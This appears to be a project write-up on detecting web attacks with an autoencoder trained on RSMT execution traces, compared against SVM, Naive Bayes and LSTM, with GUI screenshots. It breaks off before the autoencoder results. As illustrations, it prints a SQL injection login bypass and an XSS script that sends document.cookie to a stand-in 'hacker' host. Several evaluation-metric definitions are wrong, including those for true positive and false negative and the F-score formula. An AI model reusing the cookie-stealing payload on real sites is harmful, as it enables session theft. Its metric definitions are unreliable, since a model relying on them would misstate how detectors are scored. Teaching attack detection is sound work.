Detecting web attacks with end-to-end deep learning

In this paper author is describing concept to detect attacks from web application using Deep Learning Network and Robust Software Modelling Tool (RSMT). RSMT tool is a web monitoring tool which monitor execution behaviour of web application and record in a trace file. Trace file contains low dimensional raw data and it cannot be used for Deep Learning Network. To convert this raw data to deep learning features author is using auto encoder technique. Auto encoder will convert raw data into deep learning features. This features will be passes to propose AutoEncoder algorithm which will generate train and test data from features. AutoEncoder algorithm require un-label train data to generate model and new test data will be applied on AutoEncoder train model to identify new test data is a normal request or contains attack. If new test data not available in AutoEncoder train model then it will be consider as attack.

To generate deep learning model following steps are performed.

1. Using RSMT tool we will monitor web application behaviour and then record all execution traces to dataset.
2. Convert raw RSMT traces to deep learning features.
3. Generate AutoEncoder train model on un-label features to generate train model.
4. Apply test data on AutoEncoder train model to calculate prediction accuracy, precision, recall and FMeasure.

**Accuracy = correctly predicted data / total\_dataset\_size**

**Precision = true\_positive / (true\_positive + false\_positive)**

True\_positive means algorithm correctly classified all records given in test data

False\_positive means incorrectly classified records from given test data

**Recall = true\_positive / (true\_positive + False\_negative)**

False negative means algorithm classifying wrong records as positive record

FSCORE = 2 \* True\_Positive / (2 \* (True\_Positive + False\_Positive + False\_Negative)

If algorithm working correctly then accuracy, Precision, Recall and FScore will be higher or closer to 100.

To get RSMT traces we need working website and server and we don’t have any working website or server so we are using dataset of SQL Injection, dynamic coding and XSS (Cross Site Scripting) attacks. We downloaded this dataset from internet and put inside dataset folder.

In web different types of attacks are there such as database attack, dynamic code execution or XSS attack and all existing techniques like Intrusion detection system (require all possible attack signature to detect attacks and not possible for experience person also to identify all those signature), machine learning algorithms such as SVM require pre label dataset to predict attacks and this algorithm may not work if attack not available in machine learning train model.

To detect all types of attack without pre-label train model author using deep learning AutoEncoder algorithm. AutoEncoder algorithm build train model without using pre label dataset.

As extension work we are using LSTM (Long Short Term Memory) Algorithm which is an advance version of deep learning network whose prediction accuracy is more compare to existing algorithms. Long short-term memory (LSTM) units or blocks are part of a recurrent neural network structure. Recurrent neural networks are made to utilize certain types of artificial memory processes that can help these artificial intelligence programs to more effectively imitate human thought.

Attack example

SELECT \* FROM user WHERE username = ’user1’ OR ’1’ = ’1’.

Attackers will give above type of query in web input text field and this input will go to server and server will send this query to database. Database will execute above query successfully as attacker has given OR 1 = 1 instead of correct password and database will not find user1 as username and return false and 1 = 1 will return true and query get executed successfully. Due to OR operation one condition has to satisfy so 1=1 will get satisfy and attacker login to application. This type of attack can be prevented with this application.

XSS type attack


<SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>

In above XSS script we can see attacker include code like ‘http://hacker/"%20+%20document.cookie’. This link will read user system cookie or session value and send to attacker. Attacker will embed above XSS code in genuine websites and steal information from user system if user click on such links.


All this types of attacks are recorded from RSMT tool and saved inside dataset folder.

In this paper author evaluating propose AutoEncoder Algorithm with SVM and Naïve Bayes. In extension work we are using LSTM algorithm and comparing with all algorithms.


To run this project double click on ‘run.bat’ file to get below screen




In above screen click on ‘Upload RSMT Traces Dataset’ button to upload attack traces




In above screen uploading dataset and after uploading dataset will get below screen




After uploading dataset click on ‘Generate Train & Test Model’ button to generate train and test data. All deep learning algorithms will take 80% dataset as training and 20% dataset for testing.




In above screen we can see total dataset size is 666 records and application using 532 for training and 134 for testing. Now we have both train and test data. Now click on ‘Run SVM Algorithm’ button to generate SVM model on train data and calculate precision, recall on test data




In above screen we can see SVM got 50% as accuracy, precision and other results. Now click on ‘Naïve Bayes Algorithm’ button




In above screen naïve bayes also got same values. Now click on ‘Run Propose Auto Encoder’ button to run propose algorithm



